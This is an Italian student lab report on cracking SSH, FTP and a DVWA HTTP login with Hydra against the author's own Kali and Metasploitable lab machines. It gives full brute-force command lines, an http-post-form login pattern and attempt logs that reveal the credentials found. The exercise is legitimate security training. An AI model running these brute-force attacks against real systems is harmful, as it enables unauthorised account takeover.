

## REPORT S6/L2

---

L'esercizio di oggi ha un duplice scopo, fare pratica con hydra per craccare l'autenticazione dei servizi di rete, e in secondo luogo consolidare la configurazione dei servizi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

### SVOLGIMENTO FASE 1

---

Per prima cosa si andrà a creare un nuovo utente sulla macchina **Kali** mediante comando "**adduser <nome\_utente>**", in questo caso il nome utente sarà **test\_user** e la password **testpass**. **Figura 1**

```
(kali㉿kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
```

Figura 1, viene creato un nuovo utente con credenziali **test\_user** e **testpass**.

Si procederà poi avviando il servizio **SSH** con il comando "**sudo service ssh start**" che poi andremo a craccare.

**Figura 2**

```
(kali㉿kali)-[~]
$ sudo service ssh start
```

Figura 2, viene avviato il servizio **SSH**.

Per verificare che l'utente **test\_user** sia stato effettivamente creato si andrà ad effettuare una prova con il comando **ssh test\_user@ip** se l'utente sarà stato creato correttamente si riuscirà ad accedere al terminale dell'utente creato. **Figura 3**

```
(kali㉿kali)-[~]
$ ssh test_user@192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
ED25519 key fingerprint is SHA256:YqmAOTtYYpyCjRn2DypTWajKJf0UYoSwYP79fSs8hbc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.11' (ED25519) to the list of known hosts.
test_user@192.168.1.11's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
```

Figura 3, si effettua l'accesso al terminale di **test\_user** per verificare che l'utente sia stato creato correttamente.

Si tornerà ora al terminale dell'utente **Kali** e si procederà nel tentativo di craccare l'autenticazione **SSH** di cui ovviamente in questo caso conosciamo le credenziali appena create. Andremo quindi a configurare la sintassi di hydra ottenendo una riga di questo tipo **Figura 4**:

```
"hydra -L /usr/share/seclists/Usernames/username.txt -P  
/usr/share/seclists/Password/password.txt IP -t4 ssh"
```

- **-L** permetterà di utilizzare una lista di usernames, in questo caso username.txt
- **-P** andrà a considerare una lista di password, in questo caso password.txt
- **IP** sarà l'ip della macchina kali, 192.168.1.11
- **-t4** indica la "velocità" del tentativo di cracking
- **SSH** è il servizio che andremo a craccare.

```
(kali@kali) ~ [~/usr/share/seclists/Usernames]  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.11 -t4 -V ssh
```

Figura 4, in questo caso ho aggiunto lo switch **-V** (verbose) per vedere i tentativi effettuati.

Nel caso specifico vengono considerate delle liste da 10 milioni di username e 10 milioni di password, ovviamente con questi numeri il tentativo di cracking sarebbe troppo dispendioso in termini temporali, per evitare questo problema ho spostato in alto la posizione nella lista dell'username (**test\_user**) e della password (**testpass**) in maniera tale da velocizzare il processo.

```
[DATA] attacking ssh://192.168.1.11:22/  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "123456" - 1 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "password" - 2 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "12345678" - 3 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "qwerty" - 4 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "123456789" - 5 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "12345" - 6 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "1234" - 7 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "111111" - 8 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "1234567" - 9 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "dragon" - 10 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "123123" - 11 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "baseball" - 12 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "abc123" - 13 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "football" - 14 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "monkey" - 15 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "letmein" - 16 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "696969" - 17 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "shadow" - 18 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "master" - 19 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "666666" - 20 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "qwertyuiop" - 21 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "123321" - 22 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "mustang" - 23 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "1234567890" - 24 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "michael" - 25 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "654321" - 26 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "pussy" - 27 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "superman" - 28 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "1qaz2wsx" - 29 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "7777777" - 30 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "fuckyou" - 31 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "121212" - 32 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "000000" - 33 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "testpass" - 34 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "qazwsx" - 35 of 43048900805935 [child 3] (0/0)  
[22][ssh] host: 192.168.1.11 login: test_user password: testpass  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "123456" - 5189456 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "password" - 5189457 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "12345678" - 5189458 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "qwerty" - 5189459 of 43048900805935 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "123456789" - 5189460 of 43048900805935 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "12345" - 5189461 of 43048900805935 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "1234" - 5189462 of 43048900805935 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "111111" - 5189463 of 43048900805935 [child 3] (0/0)  
[STATUS] 5189463.00 tries/min, 5189463 tries in 00:01h, 43048895616472 to do in 138257:24h, 4 active  
[ATTEMPT] target 192.168.1.11 - login "info" - pass "1234567" - 5189464 of 43048900805935 [child 0] (0/0)
```

Figura 5, tentativi di cracking dell'autenticazione SSH, in rosso è evidenziato il tentativo effettuato con successo.

Analizzando i risultati è evidenziato in rosso il tentativo di cracking effettuato con successo del servizio **SSH** con le credenziali erano state precedentemente impostate.

## SVOLGIMENTO FASE 2

In questo caso si procederà tendando di craccare il servizio **FTP** sulla macchina kali, per prima cosa si andrà ad installare **vsftpd** (Very Secure FTP Daemon) che è uno tra i server **FTP** piu utilizzati su linux, “**sudo apt-get install vsftpd**” il secondo passo sarà quello di andare ad avviare il servizio “**service vsftpd start**”. **Figura 6**

```
(kali@kali)-[/usr/share/seclists/Usernames]
$ service vsftpd start
```

Figura 6, viene avviato il servizio vsftpd.

Infine come visto in procedenza si procede con il cracking dell' autenticazione FTP sempre sulle credenziali impostate precedentemente, andremo a configurare **hydra** **Figura 7**:

“**hydr -L /usr/share/seclists/Usernames/username.txt -P**  
**/usr/share/seclists/Passwords/password.txt IP -t4 ftp**”

```
(kali@kali)-[/usr/share/seclists/Usernames]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.11 -t4 -V ftp
```

Figura 7, configurazione di hydra per craccare ftp.

```
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "123321" - 22 of 43048900805935 [child 0] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "mustang" - 23 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "1234567890" - 24 of 43048900805935 [child 2] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "michael" - 25 of 43048900805935 [child 3] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "654321" - 26 of 43048900805935 [child 0] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "pussy" - 27 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "superman" - 28 of 43048900805935 [child 2] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "1qaz2wsx" - 29 of 43048900805935 [child 3] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "7777777" - 30 of 43048900805935 [child 0] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "fuckyou" - 31 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "121212" - 32 of 43048900805935 [child 2] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "000000" - 33 of 43048900805935 [child 3] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "testpass" - 34 of 43048900805935 [child 0] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "qazwsx" - 35 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.1.11 - login "test_user" - pass "123owe" - 36 of 43048900805935 [child 2] (0/0)
[21][ftp] host: 192.168.1.11 login: test_user password: testpass
[ATTEMPT] target 192.168.1.11 - login "info" - pass "123456" - 5189456 of 43048900805935 [child 0] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "password" - 5189457 of 43048900805935 [child 3] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "12345678" - 5189458 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "qwerty" - 5189459 of 43048900805935 [child 2] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "123456789" - 5189460 of 43048900805935 [child 0] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "12345" - 5189461 of 43048900805935 [child 3] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "1234" - 5189462 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "111111" - 5189463 of 43048900805935 [child 2] (0/0)
[ATTEMPT] target 192.168.1.11 - login "info" - pass "1234567" - 5189464 of 43048900805935 [child 0] (0/0)
^C[ERROR] Can not create restore file (./hydra.restore) - Permission denied
```

Figura 8, in rosso il tentativo di cracking di FTP effettuato con successo.

Come nel caso di **SSH** anche in questo caso è evidenziato il tentativo di cracking di **FTP** effettuato con successo.

Vado ora a fare un tentativo di cracking sulle credenziali di accesso della **DVWA** di **Metasploitable** anche queste note, “**admin**” e “**password**”, avvieremo quindi la macchina virtuale di **Metasploitable** con IP: 192.168.1.3 e ci assicureremo che le due macchine possano comunicare mediante comando “**ping**”. **Figura 9**

```
(kali@kali)-[/usr/share/seclists/Usernames]
$ ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.751 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.166 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=0.191 ms
^C
— 192.168.1.3 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2030ms
rtt min/avg/max/mdev = 0.166/0.369/0.751/0.270 ms
```

Figura 9, comando ping per verificare comunicazione.

Si andrà a configurare ora hydra per cracare l'autenticazione del login della dvwa, servizio http, in questo caso rispetto a quanto visto in precedenza sarà necessario andare ad aggiungere dei parametri.

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.3 -V -t4 http-post-form
```

```
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed"
```

Rispetto ai casi precedenti in questo caso possiamo notare delle differenze:

- **-l** minuscolo perchè vado ad usare direttamente la username "admin" nota e non una lista.
- Il percorso **/dvwa/login.php:username**.
- **username=^USER^** campo in cui viene provata l'username.
- **password=^PASS^** campo in cui viene provata la password.
- **"Login=Login:F=Login failed"** viene identificato il tentativo di fallimento.

```
(kali㉿kali)-[/usr/share/seclists/Username]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.3 -V -t4 http-post-form "/dvwa/login.php:username=
^USER^&password=^PASS^&Login=Login:F=Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 11:14:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking http-post-form://192.168.1.3:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login
failed
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "admin" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
80[http-post-form] host: 192.168.1.3 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
```

Figura 10, evidenziato il tentativo di cracking avvenuto con successo.

## BONUS

Procederemo ora facendo un attacco **SSH** a **Metasploitable**, andremo quindi a configurare **Hydra** come segue, utilizzerò l'username noto semplicemente per velocizzare i tempi di attacco che altrimenti si prolungherebbero molto:

```
"hydra -l msfadmin -P /usr/share/worldlists/rockyou.txt -t4 -V 192.168.1.3 ssh"
```

Avremo in output questo messaggio di errore, ad indicare che **Hydra** non trova una corrispondenza tra gli algoritmi di crittografia di server e client.

```
[ERROR] could not connect to ssh://192.168.1.3:22 - kex error : no match for method server host key algo: server [ssh-rsa,ss
h-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-
sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]
```

Per risolvere questo problema quindi ciò che faremo sarà andare ad abilitare la modalità "wide-compatibility" di SSHramite comando **"kali-tweaks → hardening → SSH client"**. **Figura 11**






Figura 11, viene abilitata la wide compatibility mode per SSH.

Proviamo ad eseguire di nuovo il test come visto in precedenza verificando che ora venga effettuato con successo.

Figura 12

```
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "iloveyou" - 5 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "princess" - 6 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "1234567" - 7 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.1.3 - login "msfadmin" - pass "msfadmin" - 8 of 14344400 [child 0] (0/0)
[22][ssh] host: 192.168.1.3 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 15:34:37
```

Figura 12, in rosso è evidenziato il risultato dell'attacco.